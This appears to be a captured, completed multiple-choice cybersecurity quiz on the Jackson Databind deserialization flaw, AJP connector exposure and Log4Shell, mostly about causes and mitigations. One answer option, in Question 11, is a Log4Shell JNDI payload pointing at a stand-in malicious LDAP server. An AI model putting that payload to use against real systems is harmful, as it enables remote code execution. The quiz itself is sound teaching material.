
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Quiz-CS
Started on Wednesday, 19 March 2025, 4:36 PM
State Finished
Completed on Wednesday, 19 March 2025, 4:40 PM
Time taken 3 mins 50 secs
Marks 10.00/12.00
Grade 83.33 out of 100.00
Question 1
Complete
Mark 1.00 out of 1.00
Flag question
How can an attacker exploit the Jackson Databind vulnerability?
a. By sending a JSON payload containing dangerous `@type` metadata
b. By exploiting weak encryption in the JSON keys
c. By injecting SQL queries into the serialized JSON
d. By passing a URL that bypasses authentication checks
Question 2
Complete
Mark 0.00 out of 1.00
Flag question
How can the risk associated with AJP be mitigated?
a. Upgrading to the latest version of Java
b. Restricting AJP traffic to trusted hosts and setting a secret
c. Using a different logging library
d. Disabling HTTPS and using HTTP only
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Question 3
Complete
Mark 1.00 out of 1.00
Flag question
What caused the Jackson Databind deserialization vulnerability?
a. A flaw in the handling of polymorphic types
b. Insufficient logging mechanisms
c. The absence of any type handling logic
d. The use of outdated cryptographic algorithms
Question 4
Complete
Mark 1.00 out of 1.00
Flag question
What configuration change can help prevent Log4Shell attacks?
a. Setting `log4j2.formatMsgNoLookups=true`
b. Increasing the logging level to DEBUG
c. Using a firewall to block all incoming traffic
d. Disabling log rotation in Log4j
Question 5
Complete
Mark 1.00 out of 1.00
Flag question
What is a gadget class in the context of deserialization vulnerabilities?
a. A utility class that simplifies JSON handling
b. A class that logs all serialization and deserialization events
c. A class that implements only the `Serializable` interface without methods
d. A class that can be exploited during deserialization to perform unintended actions
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
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Question 6
Complete
Mark 1.00 out of 1.00
Flag question
What is one major security risk of exposing an AJP connector to the internet?
a. It can allow attackers to perform DNS cache poisoning.
b. It makes the application vulnerable to Cross-Site Scripting (XSS).
c. It can lead to remote code execution through deserialization exploits.
d. It causes encryption keys to be logged in plain text.
Question 7
Complete
Mark 1.00 out of 1.00
Flag question
What is the primary mitigation for the Jackson deserialization vulnerability?
a. Switching to XML instead of JSON
b. Upgrading to a patched version of Jackson and whitelisting allowed types
c. Using prepared statements for database queries
d. Disabling all JSON handling in the application
Question 8
Complete
Mark 1.00 out of 1.00
Flag question
What made the Log4Shell vulnerability (CVE-2021-44228) possible?
a. A lack of secure password storage in Log4j
b. Improper token validation in Log4j
c. A remote code execution flaw in the JNDI lookup feature
d. Unpatched vulnerabilities in the LDAP server
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
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Question 9
Complete
Mark 1.00 out of 1.00
Flag question
What role does the AJP connector play in a Tomcat-based application?
a. It acts as a database connection pool manager.
b. It serves as a bridge between a web server and Tomcat for request forwarding.
c. It handles file uploads from the client.
d. It is responsible for TLS encryption of all HTTP requests.
Question 10
Complete
Mark 1.00 out of 1.00
Flag question
What type of action might a gadget class perform when deserialized?
a. Send email alerts to the system administrator
b. Automatically compress large objects in memory
c. Write files or execute code without explicit calls from the application
d. Automatically hash all fields using SHA-256
Question 11
Complete
Mark 0.00 out of 1.00
Flag question
Which input could trigger the Log4Shell vulnerability?
a. `{ "username": "admin", "password": "password123" }`
b. `${jndi:ldap://malicious-server.com/a}`
c. `GET /login HTTP/1.1`
d. `<script>alert('XSS')</script>`
Type here to search
ENG
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
19-03-2025


Question 12
Complete
Mark 1.00 out of 1.00
Flag question
Why are gadget classes often found in common libraries?
a. Common libraries are written in older programming languages.
b. Common libraries are more frequently updated and include additional features.
c. Common libraries are more likely to be open source and freely available.
d. Common libraries often include reusable classes with methods that may be automatically invoked during deserialization.
Finish review